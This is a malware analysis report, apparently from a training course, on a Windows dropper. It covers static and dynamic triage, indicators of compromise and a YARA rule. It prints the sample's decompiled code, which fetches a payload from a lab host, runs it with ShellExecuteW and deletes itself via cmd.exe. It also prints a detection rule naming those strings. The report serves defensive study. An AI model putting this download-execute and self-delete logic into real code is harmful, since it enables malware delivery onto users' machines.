Practical Malware Analysis & Triage Malware Analysis Report

Dropper.DownloadFromURL.exe

Mar. 3, 2025

Omar Alami

Table of Contents

1. Executive Summary
2. High-Level Technical Summary
3. Malware Composition
    a. Dropper.DownloadFromURL.exe
4. Basic Static Analysis
5. Basic Dynamic Analysis
6. Advanced Static Analysis
7. Advanced Dynamic Analysis
8. Indicators of Compromise
    a. Network Indicators
    b. Host-based Indicators
9. Rules & Signatures
10. Appendices
    a. Yara Rules
    b. Callback URLs
    c. Decompiled Code Snippets

1. Executive Summary

SHA256 hash: 92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a

Dropper.DownloadFromURL.exe is a dropper malware sample identified through static and dynamic analysis. It is a Windows-based dropper that retrieves a payload from a remote URL and executes it. The malware first attempts to download a file (favicon.ico) from the URL "http://ssl-6582datamanager.helpdeskbros.local/favicon.ico" and writes it to disk as "C:\Users\Public\Documents\CR433101.dat.exe." If the URL is accessible, the malware executes the downloaded file. If the URL is unavailable, the malware deletes itself. The presence of this malware indicates potential unauthorized remote code execution.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted for further examination.

2. High-Level Technical Summary

Dropper.DownloadFromURL.exe consists of a single executable that follows a straightforward execution flow:

1. Checks for the existence of a URL.
2. If the URL exists, it downloads "favicon.ico."
3. Writes the downloaded file to disk as "C:\Users\Public\Documents\CR433101.dat.exe."
4. Executes the downloaded payload.
5. If the URL does not exist, it deletes itself.

The malware imports functions related to internet connectivity and file execution, such as "ShellExecuteW," "URLDownloadToFile," and "InternetOpenURLA."

3. Malware Composition


Dropper.DownloadFromURL.exe consists of the following components:

File Name SHA256 Hash Dropper.DownloadFromURL.exe
92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a

4. Basic Static Analysis

- The malware contains hardcoded references to URLs and file paths.
- UTF-16LE encoded strings indicate command execution via cmd.exe.
- Embedded URLs: "http://ssl-6582datamanager.helpdeskbros.local/favicon.ico" and "http://huskyhacks.dev."
- Uses "Mozilla/5.0" as a user-agent string.


```
| FLOSS STATIC STRINGS: UTF-16LE (8) |
+------------------------------------+

jjjj
cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"
http://ssl-6582datamanager.helpdeskbros.local/favicon.ico
C:\Users\Public\Documents\CR433101.dat.exe
Mozilla/5.0
http://huskyhacks.dev
ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe
open
```



Process Name	PID	Operation	Path	Result
Malware.Unknown.exe	5484	ReadFile	C:\Windows\SysWOW64\iertutil.dll	SUCCESS
Malware.Unknown.exe	5484	QueryBasicInfor...	C:\Users\Omar\AppData\Local\Microsoft\Windows\INetCache\IE\E27YZUZH\favicon[1].ico	SUCCESS
Malware.Unknown.exe	5484	CloseFile	C:\Users\Omar\AppData\Local\Microsoft\Windows\INetCache\IE\E27YZUZH\favicon[1].ico	SUCCESS
Malware.Unknown.exe	5484	ReadFile	C:\Windows\SysWOW64\urlmon.dll	SUCCESS
Malware.Unknown.exe	5484	ReadFile	C:\Windows\SysWOW64\urlmon.dll	SUCCESS
Malware.Unknown.exe	5484	CreateFile	C:\Users\Omar\AppData\Local\Microsoft\Windows\INetCache\IE\E27YZUZH\favicon[1].ico	SUCCESS
Malware.Unknown.exe	5484	CreateFile	C:\Users\Omar\AppData\Local\Microsoft\Windows\INetCache\IE\E27YZUZH\favicon[1].ico	SUCCESS
Malware.Unknown.exe	5484	ReadFile	C:\Windows\SysWOW64\urlmon.dll	SUCCESS
Malware.Unknown.exe	5484	QueryStandardI...	C:\Users\Omar\AppData\Local\Microsoft\Windows\INetCache\IE\E27YZUZH\favicon[1].ico	SUCCESS
Malware.Unknown.exe	5484	QueryBasicInfor...	C:\Users\Omar\AppData\Local\Microsoft\Windows\INetCache\IE\E27YZUZH\favicon[1].ico	SUCCESS
Malware.Unknown.exe	5484	CreateFile	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS
Malware.Unknown.exe	5484	ReadFile	C:\Users\Omar\AppData\Local\Microsoft\Windows\INetCache\IE\E27YZUZH\favicon[1].ico	SUCCESS
Malware.Unknown.exe	5484	ReadFile	C:\Users\Omar\AppData\Local\Microsoft\Windows\INetCache\IE\E27YZUZH\favicon[1].ico	SUCCESS
Malware.Unknown.exe	5484	WriteFile	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS
Malware.Unknown.exe	5484	CloseFile	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS
Malware.Unknown.exe	5484	CloseFile	C:\Users\Omar\AppData\Local\Microsoft\Windows\INetCache\IE\E27YZUZH\favicon[1].ico	SUCCESS
Malware.Unknown.exe	5484	CloseFile	C:\Users\Omar\AppData\Local\Microsoft\Windows\INetCache\IE\E27YZUZH\favicon[1].ico	SUCCESS

5. Basic Dynamic Analysis

- The executable attempts to establish an outbound connection to the remote host.
- Attempts to download "favicon.ico" and save it as "CR433101.dat.exe."
- If successful, it executes the downloaded payload.
- If unsuccessful, it removes itself from the system.



```
Hypertext Transfer Protocol
▸ GET /favicon.ico HTTP/1.1\r\n
  Accept: */*\r\n
  Accept-Encoding: gzip, deflate\r\n
  User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)\r\n
  Host: ssl-6582datamanager.helpdeskbros.local\r\n
  Connection: Keep-Alive\r\n
  \r\n
  [Response in frame: 21]
  [Full request URI: http://ssl-6582datamanager.helpdeskbros.local/favicon.ico]
```

6. Advanced Static Analysis

- Imports functions for URL handling and file execution.
- Identified function calls:
    - ShellExecuteW
    - URLDownloadToFile
    - InternetOpenURLA
- Uses a basic sleep/delay technique with "ping 1.1.1.1 -n 1 -w 3000 > Nul."

Decompiler (main)

```
/* jsdec pseudo code output */
/* C:\Users\Omar\Desktop\Malware.Unknown.exe.malz @ 0x401080 */
#include <stdint.h>

int32_t main (void) {
    eax = *(data.00404004);
    eax ^= esp;
    *(var_8h) = eax;
    eax = InternetOpenW ("Mozilla/5.0", 0, 0, 0, 0);
    ecx = esp;
    *(data.00404388) = eax;
    *(esp) = 0x7d0;
    *(lpStartupInfo.lpTitle) = 0;
    fcn_004011e0 ();
    eax = URLDownloadToFileW (0, "http://ssl-6582datamanager.helpdeskbros.local/favicon.ico", "C:\Users\Publi
    if (eax == 0) {
        InternetOpenUrlW (*(data.00404388), "http://huskyhacks.dev", eax, eax, 0x40000000, eax);
        ecx = esp;
        *(esp) = 0xc8;
        *(var_6c0h) = 0;
        fcn_004011e0 ();
        eax = ShellExecuteW (0, "open", "ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101
        eax = 0;
        ecx = *(var_60h);
        ecx ^= esp;
        fcn_00401399 ();
        return eax;
    }
    eax = lpStartupInfo_lpTitle;
    memset (eax, 0, 0x44);
    eax = lpFilename;
    __asm ("xorps xmm0, xmm0");
    *(esp) = xmm0;
    GetModuleFileNameW (0, eax, 0x104);
    eax = lpCommandLine;
    fcn_00401010 (eax, 0x208, "cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s", var_658h);
    CreateProcessW (0, lpCommandLine, 0, 0, 0, 0x8000000, 0, 0, lpStartupInfo.cb, esp);
    CloseHandle (*(hObject));
    CloseHandle (*(esp));
    ecx = *(var_6ch);
    eax = 1;
    ecx ^= esp;
    fcn_00401399 ();
    return eax;
}
```

7. Advanced Dynamic Analysis

- Captured network traffic confirms the attempt to contact "http://ssl-6582datamanager.helpdeskbros.local/favicon.ico."
- No encrypted communications observed.
- The malware self-deletes if the URL is unavailable.

8. Indicators of Compromise

Network Indicators

- Outbound connection to "http://ssl-6582datamanager.helpdeskbros.local/favicon.ico."
- Additional reference to "http://huskyhacks.dev."

Host-based Indicators

- Presence of "C:\Users\Public\Documents\CR433101.dat.exe."
- Execution of "cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul."
- Use of "Mozilla/5.0" user-agent string.

9. Rules & Signatures

A full set of YARA rules is included in Appendix A.

10. Appendices

Yara Rules

```
rule Dropper_DownloadFromURL {

meta: last_updated = "2025-03-03" author = "Omar Alami"

      description = "YARA rule for Dropper.DownloadFromURL.exe"

strings:
   $cmd_exec = "cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul" ascii wide
   $url_1 = "http://ssl-6582datamanager.helpdeskbros.local/favicon.ico" ascii wide
   $url_2 = "http://huskyhacks.dev" ascii wide
   $file_path = "C:\\Users\\Public\\Documents\\CR433101.dat.exe" ascii wide

condition:
   $cmd_exec or $url_1 or $url_2 or $file_path


}
```

Callback URLs

Domain	Port
http://ssl-6582datamanager.helpdeskbros.local/favicon.ico	80
http://huskyhacks.dev	80